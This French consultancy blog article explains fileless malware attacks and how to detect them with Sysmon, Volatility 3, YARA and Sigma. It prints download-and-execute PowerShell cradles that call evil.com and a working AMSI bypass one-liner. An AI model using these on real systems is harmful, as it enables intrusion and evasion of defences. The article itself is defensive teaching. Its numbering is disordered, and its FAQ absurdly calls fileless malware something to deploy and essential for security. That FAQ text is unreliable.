AYI NEDJIMI Consultants

# Fileless Malware : Analyse, Détection et Investigation

Catégorie : Retro-Ingenierie  Lecture : 6 min  Publié le : 08/03/2026  Auteur : Ayi NEDJIMI


*Guide complet fileless malware : taxonomie, techniques LOLBins, analyse mémoire Volatility 3, détection ETW/AMSI/ Sysmon, déobfuscation PowerShell.*

---

**Avertissement :** Les techniques présentées dans cet article sont destinées exclusivement à des fins éducatives et de tests autorisés. Toute utilisation malveillante est illégale et contraire à l'éthique professionnelle.

## 2.1 Classification par technique d'exécution

Les fileless malwares ne forment pas une catégorie monolithique. Ils se déclinent en plusieurs familles selon leur mécanisme d'exécution et leur niveau de furtivité :




## 2.2 PowerShell : l'arme favorite des attaquants

PowerShell est de loin le vecteur fileless le plus utilisé. Sa puissance réside dans sa capacité à exécuter du code .NET directement depuis la ligne de commande, à télécharger des payloads en mémoire, et à interagir avec les API Windows de bas niveau. Les patterns classiques :

```
# Pattern 1 : Download and execute (cradle)
powershell -nop -w hidden -c "IEX(New-Object Net.WebClient).DownloadString('http://
evil.com/payload.ps1')"

# Pattern 2 : EncodedCommand (base64)
powershell -enc JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0...

# Pattern 3 : .NET Reflection (charge un assembly en mémoire)
$bytes = (New-Object Net.WebClient).DownloadData('http://evil.com/implant.dll')
[System.Reflection.Assembly]::Load($bytes)
[Namespace.Class]::Execute()

# Pattern 4 : AMSI bypass + execution
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed'
,'NonPublic,Static').SetValue($null,$true)
IEX (New-Object Net.WebClient).DownloadString('http://evil.com/stager.ps1')
```

Ces techniques sont massivement utilisées par les frameworks de post-exploitation comme Cobalt Strike, Mythic, Havoc et Sliver. La difficulté de détection réside dans le fait que PowerShell est un outil légitime, utilisé quotidiennement par les administrateurs système.

### 2.3 Process Hollowing et injection mémoire

Le **process hollowing** est la technique fileless la plus complexe. L'attaquant crée un processus légitime en mode suspendu (ex: `svchost.exe`), dé-mappe (unmap) son image en mémoire, injecte le code malveillant à sa place, puis reprend l'exécution. Le résultat : un processus qui apparaît comme `svchost.exe` dans le gestionnaire de tâches mais exécute du code malveillant. Cette technique est détaillée dans notre article sur les techniques d'exploitation de corruption mémoire.

Les variantes incluent :

- **Process Doppelgänging** : utilise les transactions NTFS pour créer un processus à partir d'un fichier temporaire qui n'existe jamais réellement
- **Process Herpaderping** : modifie le contenu du fichier PE après que le mapping mémoire est créé mais avant que les hooks de sécurité ne le scannent
- **Module Stomping** : charge une DLL légitime puis écrase son contenu en mémoire avec le payload
- **Ghostly Hollowing** : crée une section mémoire à partir d'un fichier supprimé

**Notre avis d'expert**
La rétro-ingénierie éthique est un pilier de la recherche en sécurité. Comprendre comment un exploit fonctionne au niveau assembleur permet de développer des détections plus robustes que celles basées sur de simples signatures. L'investissement dans les compétences reverse est stratégique.

Savez-vous identifier les techniques d'anti-analyse utilisées par les malwares modernes ?

Malheureusement, les attaquants ont développé de nombreuses techniques de **bypass AMSI** :

```
# Bypass AMSI classique (patching en mémoire) -- à des fins éducatives uniquement
# Technique 1 : Modification du champ amsiInitFailed
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed'
,'NonPublic,Static').SetValue($null,$true)

# Technique 2 : Patching de AmsiScanBuffer en mémoire (ret 0x80070057)
# L'attaquant écrase les premiers octets de amsi!AmsiScanBuffer
# avec des instructions qui retournent AMSI_RESULT_CLEAN

# Technique 3 : Unhooking -- restaurer les octets originaux de ntdll.dll
# depuis le fichier sur disque pour supprimer les hooks EDR

# Détection : surveiller les Event ID 4104 contenant "AmsiUtils" ou "amsiInitFailed"
# Règle Sigma correspondante :
# detection:
#   selection:
#     EventID: 4104
#     ScriptBlockText|contains:
#       - 'AmsiUtils'
#       - 'amsiInitFailed'
#       - 'AmsiScanBuffer'
```

### 4.3 Sysmon : la visibilité avancée

**Sysmon** (System Monitor) de Microsoft Sysinternals est l'outil incontournable pour la détection des fileless malwares. Avec une configuration appropriée, il capture les événements critiques que les journaux Windows standard ne voient pas :

## Mise en pratique

| Event ID | Événement | Détection fileless |
|---|---|---|
| **1** | Création de processus | Ligne de commande suspecte (encodedcommand, IEX, downloadstring) |
| **3** | Connexion réseau | PowerShell/wscript/mshta qui ouvre des connexions sortantes |
| **7** | Chargement d'image (DLL) | DLL non signée chargée dans un processus légitime |
| **8** | CreateRemoteThread | Injection de thread dans un processus distant |
| **10** | Accès processus | Accès LSASS (credential dumping), injection mémoire |
| **11** | Création de fichier | Fichiers créés dans des chemins suspects (Temp, AppData) |
| **13** | Modification registre | Persistance via clés Run, WMI subscriptions |
| **17/18** | Pipe créé/connecté | Named pipes C2 (Cobalt Strike utilise des pipes nommées) |
| **22** | Requête DNS | DNS tunneling, domaines DGA |
| **25** | Process Tampering | Process hollowing, herpaderping (depuis Sysmon 13.x) |

```
<!-- Configuration Sysmon optimisée pour la détection fileless -->
<Sysmon schemaversion="4.90">
  <EventFiltering>
    <!-- Event ID 1 : détecter les processus suspects -->
    <ProcessCreate onmatch="include">
      <Image condition="end with">powershell.exe</Image>
      <Image condition="end with">cmd.exe</Image>
      <Image condition="end with">mshta.exe</Image>
      <Image condition="end with">wscript.exe</Image>
      <Image condition="end with">cscript.exe</Image>
      <Image condition="end with">regsvr32.exe</Image>
      <Image condition="end with">rundll32.exe</Image>
      <Image condition="end with">certutil.exe</Image>
      <Image condition="end with">msiexec.exe</Image>
      <CommandLine condition="contains any">-encodedcommand;-enc ;IEX;Invoke-
Expression;DownloadString;Net.WebClient;frombase64</CommandLine>
    </ProcessCreate>

    <!-- Event ID 8 : détecter l'injection de thread -->
    <CreateRemoteThread onmatch="exclude">
      <SourceImage condition="is">C:\Windows\System32\csrss.exe</SourceImage>
      <SourceImage condition="is">C:\Windows\System32\lsass.exe</SourceImage>
    </CreateRemoteThread>

    <!-- Event ID 10 : détecter l'accès à LSASS -->
    <ProcessAccess onmatch="include">
      <TargetImage condition="end with">lsass.exe</TargetImage>
    </ProcessAccess>

    <!-- Event ID 25 : Process Tampering (hollowing, herpaderping) -->
    <ProcessTampering onmatch="include" />
  </EventFiltering>
</Sysmon>
```

Votre sandbox d'analyse est-elle suffisamment isolée pour exécuter des échantillons malveillants en toute sécurité ?

## 5. Investigation mémoire avec Volatility 3

### 5.1 Acquisition de la mémoire

L'investigation mémoire est la technique fondamentale pour analyser les fileless malwares, puisque par définition, les artefacts n'existent qu'en RAM. L'acquisition doit être réalisée **avant tout redémarrage** de la machine compromise. Pour une méthodologie complète, consultez notre guide Volatility 3.

```
# Acquisition mémoire sous Windows avec WinPmem
winpmem_mini_x64.exe output.raw

# Sous Linux avec LiME (Linux Memory Extractor)
sudo insmod lime-$(uname -r).ko "path=/tmp/memory.lime format=lime"

# Vérification de l'intégrité du dump
sha256sum output.raw > output.raw.sha256
```

### 5.2 Plugins Volatility 3 pour les fileless malwares

Volatility 3 propose un ensemble de plugins particulièrement pertinents pour la détection des fileless malwares. Voici le workflow recommandé :

```
# 1. Lister les processus et identifier les anomalies
vol -f memory.raw windows.pslist
vol -f memory.raw windows.pstree

# 2. Détecter le process hollowing avec malfind
# malfind identifie les régions mémoire avec des protections suspectes
(PAGE_EXECUTE_READWRITE)
# et contenant des headers PE ou du shellcode
vol -f memory.raw windows.malfind

# 3. Extraire les DLL injectées (non listées dans le PEB)
vol -f memory.raw windows.dlllist --pid 4832
vol -f memory.raw windows.ldrmodules --pid 4832
# Si LdrModules montre InLoad=False, InInit=False, InMem=True -> injection suspecte

# 4. Analyser les handles et les connexions réseau
vol -f memory.raw windows.handles --pid 4832
vol -f memory.raw windows.netscan

# 5. Extraire les commandes PowerShell de la mémoire du processus
vol -f memory.raw windows.memmap --pid 4832 --dump
strings -el dump.4832.dmp | grep -i "invoke-\|IEX\|downloadstring\|Net.WebClient"

# 6. Analyser les callbacks et hooks noyau (rootkits fileless)
vol -f memory.raw windows.callbacks
vol -f memory.raw windows.ssdt
```

### 5.3 Détection du process hollowing avec malfind

Le plugin `malfind` est l'outil central pour détecter les injections mémoire. Il identifie les régions de mémoire allouées avec des permissions **PAGE_EXECUTE_READWRITE** (RWX) qui contiennent des structures suspectes :

```
# Résultat typique de malfind pour un process hollowing
$ vol -f memory.raw windows.malfind

PID     Process          Start VAddr     End VAddr       Tag   Protection
Hexdump / Disasm
4832    svchost.exe      0x400000        0x41f000        VadS  PAGE_EXECUTE_READWRITE
        4d 5a 90 00 03 00 00 00   MZ......
        04 00 00 00 ff ff 00 00   ........
# ^^^^ Header MZ = PE injecté dans svchost.exe
# Un svchost.exe légitime n'aurait PAS de région RWX à cette adresse

# Extraire le PE injecté pour analyse statique
vol -f memory.raw windows.malfind --pid 4832 --dump
# Résultat : pid.4832.vad.0x400000-0x41f000.dmp
# Analyser avec strings, YARA, ou dans Ghidra/IDA
```

**Indicateurs de compromission mémoire**
Les signes révélateurs d'un fileless malware en mémoire incluent : (1) des régions RWX dans des processus système légitimes, (2) des headers MZ/PE dans des régions VAD non mappées à un fichier, (3) des threads dont l'adresse de départ ne pointe pas vers un module chargé, (4) des processus avec un PEB qui ne correspond pas à l'image sur disque (hollowing), et (5) des connexions réseau sortantes depuis des processus qui ne devraient pas communiquer (ex: notepad.exe, calc.exe).

# 6. Règles YARA pour la mémoire

## 6.1 YARA appliqué aux dumps mémoire

Les règles YARA sont un complément essentiel à Volatility pour la détection de patterns malveillants dans les dumps mémoire. Contrairement à l'analyse sur disque, les scans YARA en mémoire permettent de détecter les payloads *déchiffrés* et *décompressés*, tels qu'ils existent réellement au moment de l'exécution.

```
// Règle YARA : détection de Cobalt Strike Beacon en mémoire
rule CobaltStrike_Beacon_Memory {
    meta:
        description = "Détecte un Cobalt Strike Beacon résident en mémoire"
        author = "Ayi NEDJIMI - ayinedjimi-consultants.fr"
        date = "2026-03-01"
        reference = "MITRE ATT&CK T1055"
    strings:
        $beacon_config = { 00 01 00 01 00 02 ?? ?? 00 02 00 01 00 02 ?? ?? }
        $default_pipe = "\\\\.\\pipe\\msagent_"
        $sleep_mask = { 4C 8B 53 08 45 8B 0A 45 8B 5A 04 4D 8D 52 08 45 85 C9 }
        $reflective_loader = "ReflectiveLoader"
        $mz_header_rwx = { 4D 5A 90 00 }
    condition:
        ($beacon_config and $default_pipe) or
        ($sleep_mask and $reflective_loader) or
        ($mz_header_rwx at 0 and filesize < 1MB and $reflective_loader)
}

// Règle YARA : détection de PowerShell Empire/stager en mémoire
rule PowerShell_Stager_Memory {
    meta:
        description = "Détecte un stager PowerShell déobfusqué en mémoire"
        author = "Ayi NEDJIMI - ayinedjimi-consultants.fr"
        date = "2026-03-01"
    strings:
        $s1 = "System.Net.WebClient" ascii wide
        $s2 = "DownloadString" ascii wide
        $s3 = "Invoke-Expression" ascii wide
        $s4 = "FromBase64String" ascii wide
        $s5 = "System.Reflection.Assembly" ascii wide
        $s6 = "GetDelegateForFunctionPointer" ascii wide
        $s7 = "VirtualAlloc" ascii wide
        $s8 = "amsiInitFailed" ascii wide
    condition:
        3 of ($s*)
}

// Règle YARA : détection de shellcode injection
rule Shellcode_Injection_Indicators {
    meta:
        description = "Détecte des patterns de shellcode communs en mémoire"
    strings:
        // NtAllocateVirtualMemory syscall stub
        $syscall_ntalloc = { 4C 8B D1 B8 18 00 00 00 0F 05 C3 }
        // Egg hunter pattern
        $egg_hunter = { 66 81 CA FF 0F 42 52 6A 02 58 CD 2E 3C 05 5A 74 }
        // Metasploit reverse_tcp
        $msf_reverse = { FC E8 82 00 00 00 60 89 E5 31 C0 64 8B 50 30 }
        // API hashing (ROR13)
        $api_hash = { 60 89 E5 31 D2 64 8B 52 30 8B 52 0C 8B 52 14 }
    condition:
        any of them
}
```

```
# Appliquer les règles YARA sur un dump mémoire complet
yara -r fileless_rules.yar memory.raw

# Appliquer via Volatility 3 (scan YARA intégré)
vol -f memory.raw yarascan.YaraScan --yara-file fileless_rules.yar

# Scanner un processus spécifique
vol -f memory.raw yarascan.YaraScan --yara-file fileless_rules.yar --pid 4832
```

# 7. Défenses et remédiation

## 7.1 Hardening Windows contre les fileless malwares

La défense contre les fileless malwares repose sur une approche en couches, combinant la réduction de la surface d'attaque, la visibilité renforcée et la réponse automatisée :

| Mesure | Implémentation | Impact |
|---|---|---|
| **Constrained Language Mode** | GPO : PowerShell en mode langage restreint pour les utilisateurs non-admin | Bloque .NET Reflection, Add-Type, COM, Win32 API |
| **AppLocker / WDAC** | Bloquer l'exécution de LOLBins non nécessaires (mshta, cmstp, regsvr32) | Élimine les vecteurs d'exécution alternatifs |
| **Script Block Logging** | GPO : activer le logging PowerShell avancé (Event ID 4104) | Capture le code déobfusqué avant exécution |
| **Credential Guard** | Activer la virtualisation pour isoler LSASS | Empêche le dump de credentials en mémoire |
| **ASR Rules** | Activer les règles Attack Surface Reduction de Defender | Bloque les macros, les processus enfants d'Office, etc. |
| **AMSI enforcement** | S'assurer qu'AMSI est actif et non bypassable | Scan du contenu script avant exécution |
| **Sysmon avancé** | Déployer avec la config SwiftOnSecurity ou Olaf Hartong | Visibilité complète sur les événements système |
| **EDR moderne** | Déployer un EDR avec analyse comportementale (kernel-level) | Détection heuristique des injections mémoire |

## 7.2 Règles de détection Sigma

Les règles **Sigma** permettent de formaliser les patterns de détection de manière agnostique vis-à-vis du SIEM. Voici les règles essentielles pour les fileless malwares :

```
# Règle Sigma : Exécution PowerShell suspecte (fileless)
title: Suspicious PowerShell Fileless Execution
id: a5f12e8f-3b2c-4d7a-9e1f-6c8d2b4a5e3f
status: stable
description: Détecte les patterns PowerShell associés aux fileless malwares
author: Ayi NEDJIMI
date: 2026/03/01
references:
    - https://attack.mitre.org/techniques/T1059/001/
logsource:
    product: windows
    category: ps_script
    definition: PowerShell Script Block Logging (Event ID 4104)
detection:
    selection_download:
        ScriptBlockText|contains:
            - 'Net.WebClient'
            - 'DownloadString'
            - 'DownloadData'
            - 'Invoke-WebRequest'
            - 'iwr '
            - 'irm '
            - 'wget '
            - 'curl '
    selection_exec:
        ScriptBlockText|contains:
            - 'IEX'
            - 'Invoke-Expression'
            - '[System.Reflection.Assembly]::Load'
            - 'Unsafe.AsPointer'
    selection_amsi:
        ScriptBlockText|contains:
            - 'amsiInitFailed'
            - 'AmsiUtils'
            - 'AmsiScanBuffer'
    condition: selection_download and selection_exec or selection_amsi
level: high
tags:
    - attack.execution
    - attack.t1059.001
    - attack.defense_evasion
    - attack.t1562.001

---
# Règle Sigma : Process Hollowing via Sysmon Event 25
title: Process Tampering Detected (Hollowing/Herpaderping)
id: b7c3d4e5-8f1a-4c2b-9d6e-3a5f7c8b1d2e
status: experimental
description: Détecte les tentatives de process hollowing ou herpaderping
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: 25
    filter:
        Image|endswith:
            - '\MsMpEng.exe'
            - '\svchost.exe'
    condition: selection and not filter
level: critical
tags:
```

```
    - attack.defense_evasion
    - attack.t1055.012
```

Pour approfondir ce sujet, consultez notre outil open-source reverse-engineering-scripts qui facilite l'assistance à la rétro-ingénierie de binaires.

## Questions frequentes

### Comment mettre en place Fileless Malware dans un environnement de production ?

La mise en place de Fileless Malware en production necessite une planification rigoureuse, incluant l'evaluation des prerequis techniques, la definition d'une architecture cible, des tests de validation approfondis et un plan de deploiement progressif avec des points de controle a chaque etape.

### Pourquoi Fileless Malware est-il essentiel pour la securite des systemes d'information ?

Fileless Malware constitue un element fondamental de la securite des systemes d'information car il permet de reduire significativement la surface d'attaque, d'ameliorer la detection des menaces et de renforcer la posture globale de securite de l'organisation face aux cybermenaces actuelles.

### Faut-il des connaissances en assembleur pour pratiquer Fileless Malware : Analyse, Détection et Investigation ?

Des bases en x86/x64 sont nécessaires pour le reverse natif. Pour le .NET ou Java, la décompilation produit du code lisible et l'assembleur est moins critique. Commencez par le langage que vous maîtrisez.

**Sources et références :** MITRE ATT&CK · CERT-FR

Articles connexes

- Ghidra : Guide de Reverse Engineering pour Débutants

> Points clés à retenir
>
> - Mise en pratique
> - 5. Investigation mémoire avec Volatility 3
> - 6. Règles YARA pour la mémoire
> - 7. Défenses et remédiation
> - Questions frequentes
> - 8. Conclusion : l'ère du combat en mémoire

## 8. Conclusion : l'ère du combat en mémoire

Les fileless malwares ne sont plus une menace émergente : ils constituent désormais la **norme** dans les attaques abouties. La convergence entre les LOLBins, les techniques d'injection mémoire et les bypass de sécurité (AMSI, ETW patching) crée un écosystème offensif mature que les défenseurs doivent comprendre en profondeur.

Les clés d'une défense efficace reposent sur trois piliers :

- **Visibilité maximale** : Script Block Logging, Sysmon avancé, ETW providers, et un SIEM correctement configuré pour corréler les événements
- **Réduction de la surface d'attaque** : Constrained Language Mode, AppLocker/WDAC pour bloquer les LOLBins inutiles, Credential Guard pour protéger LSASS
- **Capacité d'investigation mémoire** : maîtrise de Volatility 3, règles YARA adaptées à la mémoire, et procédures d'acquisition mémoire rapides en cas d'incident

L'évolution vers le **« fileless 2.0 »** -- combinant ETW patching, unhooking de l'EDR, et exécution via des syscalls directs -- pousse le combat de plus en plus profond dans les couches du système d'exploitation. Les analystes et incident responders qui maîtrisent l'analyse mémoire possèdent un avantage décisif dans cette bataille permanente entre attaquants et défenseurs.

**Recommandation finale :** Intégrez l'acquisition mémoire dans votre plan de réponse aux incidents. Un dump mémoire réalisé dans les premières minutes d'un incident peut contenir les artefacts qui feront la différence entre une investigation concluante et un attaquant qui disparaît sans laisser de traces.

### Besoin d'un accompagnement expert ?

Nos consultants en cybersécurité et IA vous accompagnent dans vos projets d'investigation mémoire, de détection des fileless malwares et de réponse aux incidents. Devis personnalisé sous 24h.

---

**Ayi NEDJIMI Consultants** — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr

© 2026 — Reproduction interdite sans autorisation.